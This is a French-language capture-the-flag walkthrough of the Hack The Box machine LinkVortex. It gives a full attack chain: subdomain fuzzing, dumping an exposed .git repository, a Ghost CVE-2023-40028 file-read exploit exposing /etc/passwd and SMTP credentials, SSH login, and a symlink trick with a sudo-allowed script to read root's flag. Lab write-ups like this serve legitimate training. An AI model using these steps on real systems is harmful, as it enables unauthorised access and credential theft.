

LinkVortex

mardi 1 avril 2025 23:02

```
linkvortex.htb/robots.txt

User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/
```

Plusieurs techniques d'énumération intéressantes :

uniscan -u @IP --qweds

ffuf -u <http://linkvortex.htb/> -w /home/kali/Downloads/SecLists-master/Discovery/Web-Content/big.txt -H "Host:FUZZ.linkvortex.htb" -mc 200 (Subdomain enumeration)


```
ffuf -u http://linkvortex.htb/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt -H "Host:FUZZ.linkvortex.htb" -mc 200

v2.1.0-dev
```

```
v2.1.0-dev

:: Method      : GET
:: URL         : http://linkvortex.htb/
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
:: Header      : Host: FUZZ.linkvortex.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200

dev [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 64ms]
:: Progress: [20476/20476] :: Job [1/1] :: 574 req/sec :: Duration: [0:00:43] :: Errors: 0 ::
```



```
(alice@kali) - [~/Desktop/oscp/tools/WEB-ENUM]
$ sudo nano /etc/hosts
[sudo] password for alice:
```

```
10.129.93.210 htb.local
10.129.231.194 linkvortex.htb dev.linkvortex.htb
```

```
$ dirsearch -u dev.linkvortex.htb -t 50 -i 200
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23:
/setuputils.py:10:en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, Version
C:\Program Files\Python39\python.exe v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET |
Output File: /home/alice/Desktop/oscp/tools/WEB-ENUM/repo
Target: http://dev.linkvortex.htb/

[00:27:50] Starting:
[00:27:55] 200 - 201B - /.git/config
[00:27:55] 200 - 73B - /.git/description
[00:27:55] 200 - 41B - /.git/HEAD
[00:27:55] 200 - 557B - /.git/
[00:27:55] 200 - 620B - /.git/hooks/
[00:27:55] 200 - 402B - /.git/info/
[00:27:55] 200 - 240B - /.git/info/exclude
[00:27:55] 200 - 401B - /.git/logs/
[00:27:55] 200 - 175B - /.git/logs/HEAD
[00:27:55] 200 - 147B - /.git/packed-refs
[00:27:55] 200 - 418B - /.git/objects/
[00:27:55] 200 - 393B - /.git/refs/
[00:27:55] 200 - 691KB - /.git/index
```

Avec githack on récupère le repository git :

```

(venv)-(alice@kali)-[~/Machines/OSCP_WORK/Linux/Linkvortex]
└─$ sudo wget -r http://dev.linkvortex.htb/.git/
--2025-04-02 00:33:27-- http://dev.linkvortex.htb/.git/
Resolving dev.linkvortex.htb (dev.linkvortex.htb)... 10.129.231.194
Connecting to dev.linkvortex.htb (dev.linkvortex.htb)|10.129.231.194|:80... connected
HTTP request sent, awaiting response... 200 OK
Length: 2796 (2.7K) [text/html]
Saving to: 'dev.linkvortex.htb/.git/index.html'

dev.linkvortex.htb/.git/index.h 100%[=====]
2025-04-02 00:33:27 (509 MB/s) - 'dev.linkvortex.htb/.git/index.html' saved [2796/2796]

Loading robots.txt; please ignore errors.
--2025-04-02 00:33:27-- http://dev.linkvortex.htb/robots.txt
Reusing existing connection to dev.linkvortex.htb:80.
HTTP request sent, awaiting response... 404 Not Found
2025-04-02 00:33:27 ERROR 404: Not Found.

--2025-04-02 00:33:27-- http://dev.linkvortex.htb/icons/blank.gif
Reusing existing connection to dev.linkvortex.htb:80.
HTTP request sent, awaiting response... 200 OK
Length: 148 [image/gif]

```

```

(venv)-(alice@kali)-[~/Machines/OSCP_WORK/Linux/Linkvortex]
└─$ ls
GitHack.py  dev.linkvortex.htb  venv

```

```

(venv)-(alice@kali)-[~/OSCP_WORK/Linux/Linkvortex/dev.linkvortex.htb]
└─$ ls -la
total 20
drwxr-xr-x 4 root root 4096 Apr  2 00:33 .
drwxrwxr-x 4 alice alice 4096 Apr  2 00:33 ..
drwxr-xr-x 7 root root 4096 Apr  2 00:33 .git
drwxr-xr-x 2 root root 4096 Apr  2 00:33 icons
-rw-r--r-- 1 root root 2538 Nov  1 09:22 index.html

```

linkvortex.htb/ghost/#/signin

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ... neo4j@neo4j://localh... save



Sign in to BitByBit Hardware.

Email address

Password

[Forgot?](#)

Sign in →

← Back to FAQ

site.ghost.io or myghostsite.com

Continue →

Don't have a Ghost site yet?
Get started here

Login from your site

You can also log in directly from your publication, by appending `/ghost` to the end of your site URL.

For example, you can login by going to `yourdomain.com/ghost`, OR, you can also use your ghost.io site address, `subdomain.ghost.io/ghost`. Either method will take you directly to your site's login page so that login credentials can be entered for access.

```
});

it('complete setup', async function () {
  const email = 'test@example.com';
  const password = 'OctopiFociPilfer45';

  const requestMock = nock('https://api.github.com')
    .get('/repos/tryghost/dawn/zipball')
    .reply(200);
});
```

USERNAME - admin@linkvortex.htb

PASSWORD - OctopiFociPilfer45


Exploit

<https://security.snyk.io/vuln/SNYK-JS-GHOST-5843513>

<https://github.com/0xyassine/CVE-2023-40028/tree/master>

<https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028>

```
(alice@kali)-[~/Machines/OSCP_WORK/Linux/Linkvortex]
$ ./CVE-2023-40028 -u admin@linkvortex.htb -p OctopiFociPilfer45 -h http://linkvortex.htb/
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /etc/passwd
File content:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
node:x:1000:1000:/:/home/node:/bin/bash
Enter the file path to read (or type 'exit' to quit):
```

```

Dockerfile.ghost
~/Desktop/htb/Machines/OSCP_WORK/Linux/Linkvortex/GitHack/de

FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get
dpkg /usr/bin/dpkg-deb /usr/sbin/dpkg-deb

# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh

ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]

```

```

Enter the file path to read (or type 'exit' to quit): /var/lib/ghost/config.production.json
File content:
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
      "minWait": 1,
      "maxWait": 604800000,
      "freeRetries": 5000
    }
  },
  "mail": {
    "transport": "SMTP",
    "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
      }
    }
  }
}
Enter the file path to read (or type 'exit' to quit):

```

On trouve un ssh login :

bob@linkvortex.htb
fibber-talented-worth

```
(alice@kali)-[~/.../Machines/OSCP_WORK/Linux/Linkvortex]
└─$ ssh bob@10.129.31.48

bob@10.129.31.48's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Dec 3 11:41:50 2024 from 10.10.14.62
bob@linkvortex:~$
```

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty,
    env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$
```

/usr/bin/bash /opt/ghost/clean_symlink.sh *.png

- ln -s /root/root.txt pwn.txt
- ln -s /root/root.txt pwn.png
- sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/pwn.png

```
bob@linkvortex:~$ ln -s /root/root.txt caca.txt
bob@linkvortex:~$ ln -s /home/bob/caca.txt prout.png
```

```
bob@linkvortex:/opt/ghost$ cat clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
    CHECK_CONTENT=false
fi

LINK=$1
```

```
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/prout.png
Link found [ /home/bob/prout.png ], moving it to quarantine
Content:
0780810a04c2ec6945a2e33041b234d5
bob@linkvortex:~$
```